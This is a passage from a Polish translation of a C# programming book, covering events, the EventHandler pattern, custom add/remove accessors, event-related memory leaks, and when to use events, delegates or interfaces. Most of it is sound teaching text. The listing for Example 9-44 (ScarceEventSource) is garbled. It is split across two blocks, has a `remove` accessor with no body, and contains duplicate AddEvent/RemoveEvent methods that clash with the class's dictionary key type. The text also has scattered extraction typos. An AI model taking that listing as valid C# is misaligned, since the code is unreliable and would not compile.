<http://www.interactsw.co.uk/iangblog/2008/04/13/member-lifting> można znaleźć kod, który pobiera wyrażenie odczytujące wartości właściwości (takie jak `obj.Prop1.Prop2`) i modyfikuje je w taki sposób, by dopuszczały użycie wartości `null`. Normalnie gdyby `obj` lub właściwość `obj.Prop1` wynosiła `null`, to przetworzenie takiego wyrażenia spowodowałoby zgłoszenie wyjątku `NullReferenceException`; istnieje jednak możliwość przekształcenia go na wyrażenie, które zwraca `null`, jeśli zawartość ta zostanie napotkana na

którymkolwiek poziomie wyrażenia. Niemniej jednak osobiście nie uważam, by zalety, jakie zapewnia takie modyfikowanie wyrażeń, przewyższały problemy, których przysparza — przykład wyrażeń tolerujących wartość `null` napisałem w ramach poznawania C# i nauczył mnie on, że taki szczególny rodzaj „inteligentnego” kodu może przysparzać więcej problemów niż pozytyku. (Właśnie z tego powodu nie przedstawiłem podobnego przykładu w tej książce — wymaga on napisania rozbudowanego kodu, którego zalety są raczej wątpliwe). W przypadku kodu produkcyjnego drzew wyrażeń używałem wyłącznie w połączeniu z LINQ, czyli dokładnie wedle tego scenariusza, z myślą o którym zostały one zaprojektowane. Moje doświadczenia związane ze stosowaniem ich w innych obszarach wskazują, że prowadzą one do powstawania kodu tak złożonego, że jego pielęgnacja jest znaczowo utrudniona. Nie oznacza to jednak, że ze wszystkich sił należy ich unikać — należy robić to ostrożnie. Koszty z tym związane mogą się opłacać firmom takim jak Microsoft, tworzącym kod używany przez miliony programistów i dysponującym odpowiednim budżetem, jeśli jednak nasz projekt nie wykazuje podobnych cech, to lepiej zastanówmy się dwukrotnie, zanim obdarzymy naszych klientów „niesamowitą odlotowością” drzew wyrażeń.

## Zdarzenia

Delegaty zapewniają prosty mechanizm wywołań zwrotnych niezbędny do stosowania powiadomień, można je jednak stosować na wiele sposobów. Czy delegaty powinny być przekazywane jako argumenty wywołań metod, argumenty konstruktorów, czy też może jako właściwości? W jaki sposób ma być realizowana rezygnacja z subskrypcji powiadomień? CTS formalizuje odpowiedzi na te wszystkie pytania poprzez udostępnienie specjalnego rodzaju składowych klas, nazywanych *zdarzeniami*. W języku C# uzupełnia je odpowiednia składnia służąca do ich obsługi. [Przykład 9-39](#) przedstawia klasę definiującą jedną składową będącą zdarzeniem.

### Przykład 9-39. Klasa ze zdarzeniem

```
public class Eventful
{
    public event Action<string> Announcement;

    public void Announce(string message)
    {
        if (Announcement != null)
        {
            Announcement(message);
        }
    }
}
```

Podobnie jak jest w przypadku wszystkich składowych, także i definicję zdarzenia można zacząć od podania specyfikatora dostępności; jeśli go pominiemy, zostanie zastosowana jego wartość domyślna, czyli `private`. Następnie podawane jest słowo kluczowe `event`, które informuje, że dana składowa jest zdarzeniem. Kolejnym elementem jest typ zdarzenia, którym może być dowolny typ delegatu. W powyższym przykładzie został użyty typ `Action<string>`, choć jak się niebawem przekonasz, jest to rozwiązywanie dosyć nietypowe. Na samym końcu definicji podawana jest nazwa zdarzenia, w powyższym przykładzie jest to `Announcement`. W celu obsługi zdarzenia należy podać delegat odpowiedniego typu, a oprócz tego należy go skojarzyć ze zdarzeniem przy użyciu składni `+=`. Przykład przedstawiony na [Przykład 9-40](#) używa w tym celu wyrażenia lambda, jednak można użyć dowolnego wyrażenia, które zwraca delegat odpowiedniego typu (bądź delegat, który można w niejawnym sposobie skonwertować do tego typu).

#### Przykład 9-40. Obsługa zdarzeń

```
var source = new Eventful();
source.Announcement += m => Console.WriteLine("Zdarzenie Announcement: " + m);
```

Przykład z [Przykład 9-39](#) pokazuje także, w jaki sposób można zgłosić (ang. *raise*) zdarzenie — czyli jak wywołać wszystkie dołączone do niego procedury obsługi. Metoda `Announce` klasy `Eventful` sprawdza składową zdarzenia, by przekonać się, czy jest ona różna od `null`, a jeśli jest, to zgłasza zdarzenie, używając w tym celu takiej składni, jakby `Announcement` było polem zawierającym delegat, który chcemy wywołać. W rzeczywistości z punktu widzenia kodu umieszczonego wewnętrz klasy zdarzenie wygląda właśnie tak — wydaje się ono być polem zawierającym delegat.

Skoro zdarzenie wygląda jak pole, to dlaczego chcąc je utworzyć, musimy używać składowych specjalnego typu? Cóż, okazuje się, że wygląda ono jak pole wyłącznie dla kodu umieszczonego wewnętrz klasy. Kod znajdujący się poza klasą nie może zgłaszać zdarzeń, a zatem kodu przedstawionego na [Przykład 9-41](#) nie uda się skompilować.

#### Przykład 9-41. W jaki sposób nie należy zgłaszać zdarzeń

```
var source = new Eventful();
source.Announcement("Czy to zadziała?"); // Nie, tego kodu nie uda się skompilować!
```

Z punktu widzenia zewnętrznego kodu jedynymi operacjami, jakie można wykonać na zdarzeniu, jest dołączenie do niego procedury obsługi przy użyciu operatora `+=` oraz usunięcie jej przy użyciu operatora `-=`. Składnia służąca do dodawania i usuwania procedur obsługi zdarzeń jest dosyć niezwykła, gdyż stanowi jedyny przypadek w języku C#, gdy są dostępne operatory `+=` oraz `-=`, lecz nie ma

odpowiedających im operatorów + i -. Okazuje się, że czynności wykonywane przez operatory += oraz -= na zdarzeniach są w rzeczywistości ukrytymi metodami. A zatem zdarzenia przypominają właściwości, które w rzeczywistości są metodami używanymi przy wykorzystaniu specjalnej składni. Idea działania tych operatorów przypomina metody przedstawione na [Przykład 9-42](#). (W rzeczywistości metody te zawierają stosunkowo złożony kod, który bez wykorzystania blokad umożliwia bezpieczne korzystanie ze zdarzeń w środowiskach wielowątkowych. Nie przedstawiłem go tutaj, gdyż wielowątkowość przesłoniłaby podstawowe przeznaczenie obu metod). Zamieszczone metody nie zapewniają identycznego efektu, gdyż słowo kluczowe event dodaje do typu identyfikującego metody jako zdarzenia pewne metadane, dlatego poniższy przykład służy wyłącznie do celów demonstracyjnych.

#### Przykład 9-42. Przybliżony efekt deklaracji zdarzenia

```
private Action<string> Announcement;

// To nie jest kod, którego by można użyć w praktyce.
// Faktyczny kod jest znacznie bardziej złożony, gdyż musi zapewnić
// możliwość obsługi wywołań współbieżących
public void add_Announcement(Action<string> handler)
{
    Announcement += handler;
}

public void remove_Announcement(Action<string> handler)
{
    Announcement -= handler;
}
```

Zdarzenia, podobnie jak właściwości, istnieją głównie po to, by zaoferować wygodną, unikatową składnię oraz by ułatwić narzędziom określanie, w jaki sposób należy prezentować możliwości udostępniane przez klasy. Zdarzenia mają szczególne znaczenie w przypadku elementów interfejsu użytkownika. W większości platform służących do tworzenia interfejsu użytkownika aplikacji obiekty reprezentujące elementy interaktywne może zgłaszać wiele różnych zdarzeń odpowiadających różnym formom wprowadzania informacji, takim jak klawiatura, mysz lub dotyk. Często pojawiają się także zdarzenia związane z działaniem charakterystycznym dla konkretnego typu kontrolki, takim jak wybór jednego z elementów listy. Ponieważ CTS definiuje standardowy sposób, w jaki elementy mogą udostępniać zdarzenia, zatem narzędzia służące do wizualnego projektowania interfejsu użytkownika, takie jak to wbudowane w Visual Studio, mogą wyświetlać dostępne zdarzenia, a często także generować procedury ich obsługi.

## **Standardowy wzorzec delegatów zdarzeń**

Rozwiązań zaprezentowane na [Przykład 9-39](#) jest o tyle nietypowe, że korzysta się w nim z delegatu typu `Action<T>`. Jest to całkowicie poprawne i dopuszczalne, jednak w praktyce takie rozwiązania są stosowane bardzo rzadko, gdyż niemal wszystkie zdarzenia używają typów delegatów zgodnych z określonym wzorcem. Wymaga on, by sygnatura metody delegatu miała dwa argumenty. Pierwszy z nich jest typu `object`, a drugi typu `EventArgs` lub jednego z typów pochodnych.

[Przykład 9-43](#) pokazuje typ delegatu `EventHandler` zdefiniowany w przestrzeni nazw `System`, stanowiący najprostszy i najczęściej używany przykład tego wzorca.

### Przykład 9-43. Typ delegatu `EventHandler`

```
public delegate void EventHandler(object sender, EventArgs e);
```

Pierwszy argument zazwyczaj nosi nazwę `sender`, gdyż obiekt stanowiący źródło zdarzenia używa go do przekazania referencji do siebie samego. Oznacza to, że jeśli dołączymy jedną procedurę obsługi zdarzeń do wielu źródeł, to procedura będzie w stanie określić, które źródło zgłosiło konkretne powiadomienie.

Drugi argument stanowi natomiast miejsce do przekazania specyficznych informacji dostosowanych do konkretnego zdarzenia. Na przykład elementy interfejsu użytkownika w aplikacjach WPF definiują różne zdarzenia służące do obsługi myszy, korzystające z wyspecjalizowanych typów delegatów (takich jak `MouseButtonEventHandler`), których sygnatury zawierają odpowiedni, wyspecjalizowany argument przechowujący szczegółowe informacje o zdarzeniu. Na przykład typ `MouseButtonEventArgs` definiuje metodę `GetPosition`, która zwraca informacje o położeniu wskaźnika myszy w momencie kliknięcia przycisku oraz różne inne właściwości udostępniające inne, szczegółowe informacje o zdarzeniu, takie jak `ClickCount` oraz `Timestamp`.

Niezależnie od tego, jaki będzie typ drugiego argumentu, na pewno będzie on dziedziczył po klasie `EventArgs`. Nie jest ona szczególnie interesująca — nie dodaje żadnych własnych składowych, a udostępnia jedynie te wspólne, zdefiniowane w klasie `object`. Niemniej jednak pozwala napisać metodę ogólnego przeznaczenia, którą będzie można dołączyć do dowolnego zdarzenia używającego tego wzorca. Reguły zgodności delegatów sprawiają, że nawet jeśli typem drugiego argumentu podanym w typie delegatu jest `MouseButtonEventArgs`, to będzie można użyć metody, której drugi argument jest typu `EventArgs`. Czasami takie rozwiązanie może się okazać przydatne w celu generowania kodu oraz w innych przypadkach związanych z tworzeniem odpowiedniej infrastruktury. Niemniej jednak podstawową zaletą tego standardowego wzorca obsługi zdarzeń jest po prostu jego popularność — doświadczeni programiści C# oczekują zazwyczaj, że zdarzenia będą działać właśnie w taki sposób.

## Niestandardowe metody dodające i usuwające zdarzenia

Może się zdarzyć, że w niektórych sytuacjach nie będziemy chcieli używać standardowych implementacji zdarzeń wygenerowanych przez kompilator C#. Na przykład klasa może definiować wiele różnych zdarzeń, jednak w większości instancji danej klasy będzie używana jedynie niewielka część wszystkich dostępnych zdarzeń. Taką cechę często posiadają platformy do obsługi i tworzenia interfejsu użytkownika. W aplikacjach WPF interfejs użytkownika może się składać z tysięcy elementów, a każdy z nich udostępnia ponad 100 różnych zdarzeń, jednak procedury obsługi zdarzeń określone są jedynie w nielicznych spośród tych elementów, a nawet w nich używanych jest jedynie kilka zdarzeń.

W przypadku elementów udostępniających znaczną liczbę rzadko używanych zdarzeń zastosowanie tradycyjnego sposobu ich implementacji bazującego na wykorzystaniu pól mogłoby doprowadzić do powiększenia obszaru zajmowanego przez taki element w pamięci o setki bajtów; a to z kolei mogłoby doprowadzić do pogorszenia wydajności działania aplikacji. (W przypadku WPF zastosowanie takiego modelu mogłoby powiększyć pamięć zajmowaną przez obiekt do kilkuset tysięcy bajtów. Zważywszy na wielkość pamięci dostępnych w nowoczesnych komputerach, może się wydawać, że to niewiele; jednak taka wielkość obiektów może sprawić, że nasz kod utraci możliwość efektywnego wykorzystania pamięci podręcznej procesora, powodując tym samym dramatyczny spadek szybkości reagowania aplikacji na poczynania użytkownika. Nawet jeśli pamięć podręczna procesora ma wielkość kilku megabajtów, to jednak jej najszybsze części są znacznie mniejsze, a strata kilkuset kilobajtów w krytycznej strukturze danych może stanowić kolosalną różnicę dla wydajności działania aplikacji).

Innym powodem, który może nas skłonić do unikania domyślnej, generowanej przez kompilator implementacji zdarzeń, jest chęć wykorzystania bardziej złożonego sposobu ich zgłaszania i obsługi. Na przykład WPF korzysta z tak zwanej **propagacji zdarzeń** (ang. *event bubbling*): jeśli konkretny element interfejsu użytkownika nie obsługuje konkretnego zdarzenia, to możliwość jego obsługi jest przekazywana jego elementowi nadzewnętrznemu, następnie elementowi nadzewnętrznemu tego elementu i tak dalej, aż do momentu odnalezienia odpowiedniej procedury obsługi bądź dotarcia do elementu głównego. Choć istniałaby możliwość zaimplementowania takiego sposobu działania przy wykorzystaniu standardowej implementacji zdarzeń stosowanej w C#, to jednak istnieją strategie, które w sytuacjach, gdy procedur obsługi jest stosunkowo niewiele, zapewniają znacznie lepszą wydajność.

Aby zapewnić możliwość obsługi takich scenariuszy, C# pozwala tworzyć własne metody dodające i usuwające zdarzenia. Z punktu widzenia zewnętrznego kodu takie zdarzenia będą wyglądały tak samo jak normalne — każdy kod korzystający z klasy

będzie mógł użyć operatorów `+=` oraz `-=`, by dodawać i usuwać procedury obsługi zdarzeń, i w żaden sposób nie będzie mógł stwierdzić, że zostały one zaimplementowane w niestandardowy sposób. **Przykład 9-44** przedstawia klasę, która definiuje dwa zdarzenia i korzysta z jednego słownika używanego przez wszystkie jej instancje, by przechowywać informacje o tym, które zdarzenia zostały obsłużone w poszczególnych obiektach. Takie rozwiązanie z łatwością można rozszerzyć, zapewniając obsługę wielu zdarzeń — kluczami w słowniku są pary obiektów, a zatem każdy jego element reprezentuje konkretną parę (źródło – zdarzenie). (Swoją drogą, takie rozwiązanie nie nadaje się do wykorzystania w aplikacjach wielowątkowych. Poniższy przykład stanowi jedynie demonstrację, jak może wyglądać niestandardowa obsługa zdarzeń; nie jest w pełni dopracowanym rozwiązaniem).

#### Przykład 9-44. Niestandardowe metody dodające i usuwające sporadycznie obsługiwane zdarzenia

```
public class ScarceEventSource
{
    // Jeden słownik współużytkowany przez wszystkie instancje tej klasy,
    // który śledzi wszystkie procedury obsługi wszystkich zdarzeń.
    private static readonly
        Dictionary<Tuple<ScarceEventSource, object>, EventHandler> _eventHandlers
    = new Dictionary<Tuple<ScarceEventSource, object>, EventHandler>();

    // Obiekty używane jako klucze do identyfikacji konkretnych zdarzeń w słowniku.
    private static readonly object EventOneId = new object();
    private static readonly object EventTwoId = new object();

    public event EventHandler EventOne
    {
        add
        {
            AddEvent(EventOneId, value);
        }
        remove
        {
            RemoveEvent(EventOneId, value);
        }
    }

    public event EventHandler EventTwo
    {
        add
        {
            AddEvent(EventTwoId, value);
        }
        remove
    }

    void AddEvent(object key, EventHandler value)
    {
        _eventHandlers[key] = value;
    }

    void RemoveEvent(object key, EventHandler value)
    {
        if (_eventHandlers[key] == value)
            _eventHandlers.Remove(key);
    }
}
```

```
        {
            RemoveEvent(EventTwoId, value);
        }
    }

    public void RaiseBoth()
    {
        RaiseEvent(EventOneId, EventArgs.Empty);
        RaiseEvent(EventTwoId, EventArgs.Empty);
    }

    private Tuple<ScarceEventSource, object> MakeKey(object eventId)
    {
        return Tuple.Create(this, eventId);
    }

    private void AddEvent(object eventId, EventHandler handler)
    {
        var key = MakeKey(eventId);
        EventHandler entry;
        _eventHandlers.TryGetValue(key, out entry);
        entry += handler;
        _eventHandlers[key] = entry;
    }

    private void RemoveEvent(object eventId, EventHandler handler)
    {
        var key = MakeKey(eventId);
        EventHandler entry = _eventHandlers[key];
        entry -= handler;
        if (entry == null)
        {
            _eventHandlers.Remove(key);
        }
        else
        {
            _eventHandlers[key] = entry;
        }
    }

    private void RaiseEvent(object eventId, EventArgs e)
    {
        var key = MakeKey(eventId);
        EventHandler handler;
        if (_eventHandlers.TryGetValue(key, out handler))
        {
            handler(this, e);
        }
    }
}
```

}

---

Składnia takich niestandardowych zdarzeń przypomina pełną składnię właściwości: po deklaracji składowej umieszczany jest blok kodu zawierający dwie składowe o nazwach `add` oraz `remove` (a nie `get` i `set`). (W odróżnieniu od właściwości w tym przypadku zawsze trzeba definiować obie metody). Dzięki temu kompilator nie wygeneruje pola, które zazwyczaj byłoby używane do przechowywania zdarzenia, a to oznacza, że klasa `ScarceEventSource` nie będzie miała żadnych pól instancji — obiekty tej klasy będą najmniejszymi z obiektów, jakie można utworzyć.

Jednak ceną za tę minimalną wielkość obiektów jest znaczny wzrost stopnia ich złożoności; aby stworzyć tę klasę, musielibyśmy napisać niemal 16 razy więcej kodu, niż byłoby to konieczne w przypadku wykorzystania zdarzeń generowanych przez kompilator. Co więcej, ta technika przynosi korzyści wyłącznie w przypadku, gdy przez większą część czasu zdarzenia nie są obsługiwane — gdybyśmy dla każdej instancji tej klasy określili procedury obsługi obu zdarzeń, to wielkość słownika przekroczyłaby sumaryczną wielkość obiektów zawierających pola dla obu zdarzeń. Dlatego też zastosowanie takich sposobów obsługi zdarzeń należy rozważyć wyłącznie wtedy, gdy potrzebujemy niestandardowego sposobu zgłaszania zdarzeń bądź gdy jesteśmy pewni, że naprawdę oszczędzimy w ten sposób trochę pamięci, a oszczędność ta jest warta zachodu.

## Zdarzenia i mechanizm odzyskiwania pamięci

Jeśli chodzi o mechanizm odzyskiwania pamięci, to delegaty są zwyczajnymi obiektami. Jeśli mechanizm ten ustali, że delegat jest osiągalny, to sprawdzi go właściwość `Target` i uzna za osiągalny obiekt, do którego się ona odwołuje, jak również wszystkie obiekty, do których odwołuje się ten obiekt. Choć nie ma w tym nic szczególnego, to jednak istnieją sytuacje, w których pozostawienie dołączonych procedur obsługi zdarzeń może przyczynić się do pozostawania w pamięci obiektów, które wedle naszych przypuszczeń powinny już zostać zwolnione.

Delegaty i zdarzenia nie mają żadnych cech szczególnych, które sprawiałyby, że są w stanie utrudniać działanie mechanizmu odzyskiwania pamięci. Jeśli powstanie jakiś wyciek pamięci związany ze zdarzeniami, to będzie on mieć takie same przyczyny jak wszelkie inne wycieki pamięci pojawiające się w .NET Framework: będzie istnieć jakiś łańcuch referencji, zaczynający się od referencji głównej i prowadzący do naszego obiektu, który sprawia, że obiekt ten jest osiągalny, nawet kiedy skończyliśmy go używać. Jedyną przyczyną twierdzeń, że zdarzenia prowadzą do powstawania wycieków pamięci, jest fakt, iż są one używane w sposób, który może przysparzać problemów.

Na przykład założymy, że nasza aplikacja korzysta z modelu obiektów reprezentującego jej stan, a kod obsługi interfejsu użytkownika jest umieszczony w

odrębinej warstwie, która korzysta z tego modelu i dostosowuje przechowywane w nim informacje do prezentacji na ekranie. Taki podział aplikacji na warstwy jest zazwyczaj pożądanym rozwiązaniem — bardzo złym pomysłem jest bowiem mieszanie kodu obsługującego interakcję z użytkownikiem z kodem implementującym logikę działania aplikacji. Jeśli jednak model obiektów rozgłasza informacje o zmianach stanu aplikacji, na które musi reagować jej interfejs użytkownika, mogą pojawić się problemy. Jeśli takie zmiany będą rozgłaszane przy wykorzystaniu zdarzeń, to kod obsługi interfejsu użytkownika będzie zazwyczaj obsługiwał je, korzystając z odpowiednich procedur obsługi.

Wyobraźmy sobie teraz, że ktoś zamyka jedno z okien takiej aplikacji. Można by mieć nadzieję, że następnym razem gdy zostanie uruchomiony mechanizm odzyskiwania pamięci, obiekty reprezentujące interfejs użytkownika tego okna zostaną uznane za nieosiągalne. Bez wątpienia platforma obsługi interfejsu użytkownika zrobi wszystko, by tak się stało. Na przykład WPF zapewnia, że każda instancja klasy `Window` jest osiągalna tak długo, jak długo odpowiadające jej okno jest widoczne, kiedy jednak zostanie ono zamknięte, to wszystkie referencje do tego okna zostają usunięte, co sprawia, że wszystkie obiekty związane z tym oknem oraz jego zawartością będą mogły zostać odzyskane.

Jednak problem pojawi się, kiedy będziemy obsługiwać zdarzenie udostępniane przez model obiektów aplikacji przy użyciu metody zdefiniowanej w obiekcie klasy pochodnej `Window`, i jeśli jawnie nie usuniemy tej procedury obsługi w momencie zamykania okna. Można założyć, że model obiektów aplikacji będzie w jakiś sposób używany przez cały okres jej działania. Oznacza to, że docelowe obiekty wszystkich delegatów przechowywanych w obiektach tego modelu (czyli także delegaty dodane jako procedury obsługi zdarzeń) będą osiągalne i mechanizm odzyskiwania pamięci nie będzie w stanie ich usunąć. A zatem jeśli obiekt klasy pochodnej `Window` reprezentujący zamknięte już okno wciąż będzie obsługiwał zdarzenia modelu obiektów aplikacji, to zarówno on, jak i obiekty wszystkich elementów użytkownika używanych w tym oknie wciąż będą dostępne i nie będzie można ich usunąć z pamięci.

### PODPOWIEDŹ

Istnieje silnie utrwalony mit, że wycieki pamięci tego typu mają coś wspólnego z referencjami cyklicznymi. Jednak mechanizm odzyskiwania pamięci doskonale sobie radzi z takimi referencjami. To prawda, że w podobnych rozwiązaniach występują referencje cykliczne, jednak to nie one stanowią źródło problemu. Jego przyczyną jest niezamierzone doprowadzenie do sytuacji, w której niepotrzebne już obiekty wciąż będą osiągalne. A w takich przypadkach problemy będą występować niezależnie od tego, czy w kodzie będą występowały referencje cykliczne, czy nie.

Taki problem można rozwiązać, zapewniając, że jeśli warstwa interfejsu użytkownika dołącza procedury obsługi do obiektów, które będą istnieć przez długi czas, to będzie je także zwalniać, kiedy odpowiedni element interfejsu użytkownika nie będzie już potrzebny. Alternatywnym rozwiązaniem może być zastosowanie słabych referencji, dzięki czemu obiekt nie będzie dłużej przechowywany w pamięci, jeśli źródło zdarzenia będzie jedynym obiektem zawierającym referencje do obiektu docelowego. WPF pomaga nam stosować to rozwiązanie — udostępnia klasę `WeakEventManager`, która pozwala obsługiwać zdarzenia w taki sposób, by obiekt obsługujący mógł zostać usunięty z pamięci bez konieczności jawnego usuwania subskrypcji zdarzenia. Platforma WPF sama korzysta z tego rozwiązania w przypadkach kojarzenia elementów interfejsu użytkownika ze źródłami danych udostępniającymi zdarzenia powiadające o zmianie właściwości.

### PODPOWIEDŹ

Choć w kodzie obsługi interfejsu użytkownika często występują wycieki pamięci, to jednak mogą one pojawiać się także w dowolnych innych miejscach aplikacji. Dopóki źródło zdarzenia jest osiągalne, osiągalne będą także wszystkie dołączone do niego procedury obsługi zdarzeń.

## Zdarzenia a delegaty

Niektóre z API implementują powiadomienia, wykorzystując do tego zdarzenia, a inne bezpośrednio używają delegatów. Jak określić, którego z tych rozwiązań warto użyć? W niektórych przypadkach taka decyzja może zostać podjęta za nas, gdyż będziemy chcieli korzystać z konkretnego rozwiązania lub technologii. Jeśli na przykład zechcemy, by nasz API obsługiwał nowe możliwości programowania asynchronicznego wprowadzone w C#, konieczne będzie zaimplementowanie wzorca opisanego w [Rozdział 18.](#), który wymaga zastosowania metod pobierających delegaty. Z drugiej strony, zdarzenia zapewniają wygodne możliwości subskrybowania oraz anulowania subskrypcji, dzięki czemu w niektórych sytuacjach stanowią lepsze rozwiązanie (choć biblioteka Reactive Extensions, opisana w [Rozdział 11.](#), także korzysta z modelu subskrypcji i stanowi preferowane rozwiązanie w bardziej złożonych przypadkach). Kolejnym czynnikiem, jaki trzeba wziąć pod uwagę, są konwencje: jeśli piszemy element interfejsu użytkownika, to zdarzenia zapewne będą prawidłowym rozwiązaniem, gdyż właśnie one są w takich sytuacjach stosowane najczęściej.

W sytuacjach gdy ani wymogi, ani konwencje nie zapewniają odpowiedzi, należy przeanalizować, w jaki sposób będą używane wywołania zwrotne. Jeśli powiadomienia mają trafiać do wielu subskrybentów, to zdarzenia będą znacznie lepszym rozwiązaniem. Oczywiście ich użycie nie jest konieczne, gdyż każdy

delegat dysponuje możliwością obsługi zbiorowej, jednak wedle konwencji takie działania są zazwyczaj realizowane przy użyciu zdarzeń. Jeśli użytkownicy naszej klasy w którymś momencie będą musieli usuwać procedury obsługi, to w takich sytuacjach zdarzenia najprawdopodobniej także będą dobrym rozwiązaniem. Z kolei interfejs `I0bservable<T>` może stanowić lepszy wybór w przypadku tworzenia bardziej złożonych funkcjonalności. Stanowi on jeden z elementów biblioteki Reactive Extensions for .NET, opisanej w [Rozdział 11](#).

Zazwyczaj delegaty będą przekazywane jako argumenty wywołań metod lub konstruktorów, jeśli sens ma używanie tylko jednej metody docelowej. Jeśli na przykład typ delegatu deklaruje wartość wynikową inną niż `void`, od której zależy działanie API (jak wartość `bool` zwracana przez predykat przekazywany do metody `Array.FindAll`), to stosowanie wielu metod docelowych bądź całkowity ich brak nie ma większego sensu. Zastosowanie zdarzeń w takim przypadku nie jest właściwym rozwiązaniem, gdyż stosowany w nich model subskrypcyjny oznacza, że ewentualne wykorzystanie wielu metod obsługi lub ich brak jest czymś całkowicie normalnym.

Od czasu do czasu może się zdarzyć, że użycie jednej procedury obsługi lub jej brak będzie mieć sens, lecz użycie wielu procedur będzie go pozbawione. Na przykład klasa WPF o nazwie `CollectionView` potrafi sortować, grupować oraz filtrować dane pobierane z kolekcji. Filtrowanie jest konfigurowane poprzez podanie delegatu typu `Predicate<object>`. Nie jest on jednak przekazywany w konstruktorze, gdyż filtrowanie jest możliwością opcjonalną, zamiast tego klasa `CollectionView` udostępnia właściwość `Filter`. Wykorzystanie zdarzenia w tym przypadku byłoby niewłaściwe, po części dlatego, że `Predicate<object>` nie pasuje do standardowego wzorca delegatów zdarzeń, lecz głównie ze względu na to, że klasa potrzebuje jednoznacznej odpowiedzi tak lub nie, dlatego nie chce umożliwiać stosowania wielu metod docelowych. (Fakt, że wszystkie typy delegatów obsługują wywołania zbiorowe, oznacza, że oczywiście zawsze istnieje możliwość określenia wielu metod docelowych. Jednak decyzja o zastosowaniu właściwości, a nie zdarzenia stanowi wyraźny sygnał, że w tym przypadku podawanie wielu wywołań zwrotnych nie jest zasadne).

## Delegaty a interfejsy

Na samym początku tego rozdziału przekonywałem, że jako mechanizm obsługi wywołań zwrotnych oraz powiadomień delegaty są znacznie wygodniejsze od interfejsów. Dlaczego zatem niektóre API wymagają implementacji określonych interfejsów, by można było stosować wywołania zwrotne? Dlaczego pojawia się w nich interfejs `IComparer<T>`, a nie jakiś delegat? W rzeczywistości jednak dostępne

są oba te rozwiązania — istnieje typ delegatów o nazwie `Comparison<T>`, obsługiwany przez wiele API wymagających użycia implementacji interfejsu `IComparer<T>` jako rozwiązania alternatywnego. Tablice oraz listy `List<T>` udostępniają przeciążone wersje metody `Sort`, akceptujące dane obu tych typów.

Istnieją pewne sytuacje, w których podejście obiektowe będzie preferowane względem wykorzystania delegatów. Obiekt implementujący interfejs `IComparer<T>` może udostępniać właściwości pozwalające na dodatkowe określanie sposobu działania porównania (na przykład możliwość wyboru używanego kryterium sortowania). Na przykład: jeśli będziemy chcieli zebrać i podsumować informacje z wielu wywołań zwrotnych, to choć możemy to zrobić, korzystając z przechwyconych zmiennych, to jednak może się okazać, że łatwiejsze będzie pobranie takich informacji, kiedy będą udostępniane w formie właściwości obiektu.

Tak naprawdę decyzja ta należy do osoby piszącej kod stanowiący wywołanie zwrotne, a nie programisty piszącego kod wykonujący to wywołanie. W ostatecznym rozrachunku delegaty są bardziej elastyczne, gdyż pozwalają programistom korzystającym z API samodzielnie określić strukturę swojego kodu, natomiast interfejsy narzucają pewne wymagania. Niemniej jednak o ile interfejsy pozwalają uzyskać zgodność z wybranymi abstrakcjami, o tyle delegaty wydają się raczej stanowić dodatkowy, irytujący szczegół. To właśnie dlatego niektóre API udostępniają możliwości wykorzystania obu tych rozwiązań; przykładowo mechanizmy sortowania mogą korzystać albo z obiektów `IComparer<T>`, albo `Comparison<T>`.

Jedną z sytuacji, w których interfejsy mogą być preferowane w stosunku do delegatów, jest konieczność udostępnienia wielu powiązanych ze sobą wywołań zwrotnych. Biblioteka Reactive Extensions for .NET definiuje pewną abstrakcję powiadomień, zapewniającą możliwość uzyskiwania powiadomień w chwili dotarcia do końca sekwencji zdarzeń bądź w momencie wystąpienia błędu. W tym modelu subskrybenci implementują interfejs składający się z trzech metod: `OnNext`, `OnComplete` oraz `OnError`. Zastosowanie interfejsu w tym przypadku ma sens, gdyż do pełnej subskrypcji wymagane są wszystkie trzy metody.

## Podsumowanie

Delegaty są obiektami udostępniającymi referencję do metody, przy czym może to być zarówno metoda statyczna, jak i metoda instancji. W przypadku metod instancji delegat zawiera także referencję do obiektu docelowego, dzięki czemu kod wywołujący delegat nie będzie musiał go określać.

Delegaty mogą się także odwoływać do wielu metod, choć może to skomplikować

sytuację w przypadkach, gdy typ wartości zwracanej przez delegat jest inny niż `void`. Choć typy delegatów są obsługiwane przez CLR w szczególny sposób, to są one zwyczajnymi typami referencyjnymi; oznacza to, że referencję do delegatu można przekazać do metody, zwrócić jako wynik jej wykonania oraz zapisać w polu, zmiennej lub właściwości. Typ delegatu definiuje sygnaturę metody docelowej. W praktyce sygnatura ta jest reprezentowana przez metodę `Invoke` typu delegatu, jednak język C# ukrywa tę metodę, udostępniając składnię pozwalającą na bezpośrednie wywoływanie wyrażenia delegatu bez konieczności jawnego korzystania z metody `Invoke`. Można utworzyć delegat odwołujący się do dowolnej metody o zgodnej sygnaturze. Co więcej, to C# może przy tym wykonać za nas większość pracy — w przypadku wykorzystania metod inline kompilator C# sam poda odpowiednią deklarację, a dodatkowo może także w niewidoczny sposób udostępnić wewnętrznej metodzie zmienne dostępne w metodzie zewnętrznej. Delegaty stanowią podstawę działania zdarzeń — zapewniających sformalizowany model publikacji i subskrypcji, wykorzystywany do implementacji powiadomień. Jedną z ważnych możliwości języka C#, która w ogromnym stopniu korzysta z delegatów, jest LINQ i to właśnie ta technologia zostanie przedstawiona w następnym rozdziale.

---

[42] W momencie pisania tej książki najnowszą dostępną wersją systemu Windows Phone jest wersja 7.1, która bazuje na Silverlight 3, zatem dostępne są w niej delegacje jedynie z czterema argumentami — *przyp. tłum.*

[43] Ewentualnie możesz też być entuzjastą naturalnych, dynamicznych języków i nie cierpieć wyrażania semantyki poprzez stosowanie statycznych typów. Dla takich osób C# może nie być odpowiednim językiem, choć przed podjęciem ostatecznej decyzji warto zajrzeć do [Rozdział 13.](#), poświęconego dynamicznym możliwościom C#.

[44] Za pewne utrudnienie można uznać fakt, że istnieją dwa podobne terminy, które w sposób arbitralny oznaczają prawie, lecz nie całkiem te same rzeczy. Warto zatem wyjaśnić, że specyfikacja C# definiuje termin *funkcja anonimowa* jako alternatywną nazwę *metody inline* zwracającej wartość (czyli metodę, której typ wartości wynikowej jest różny od `void`), natomiast termin *metoda anonimowa* oznacza metodę inline zdefiniowaną z użyciem słowa kluczowego `delegate`.

[45] Może Cię zdziwić, że został tu użyty typ `Func<Product, bool>`, a nie `Predicate<Product>`. Metoda `Where` jest jednym z elementów technologii o nazwie LINQ, która w bardzo dużym zakresie korzysta z delegacji. Aby uniknąć tworzenia ogromnej liczby nowych typów delegacji, LINQ korzysta z typów `Func`; dlatego też w celu zachowania spójności w obrębie całego API preferowane jest w nim stosowanie typów `Func` nawet tam, gdzie można by zastosować inne standardowe typy.

## Rozdział 10. LINQ
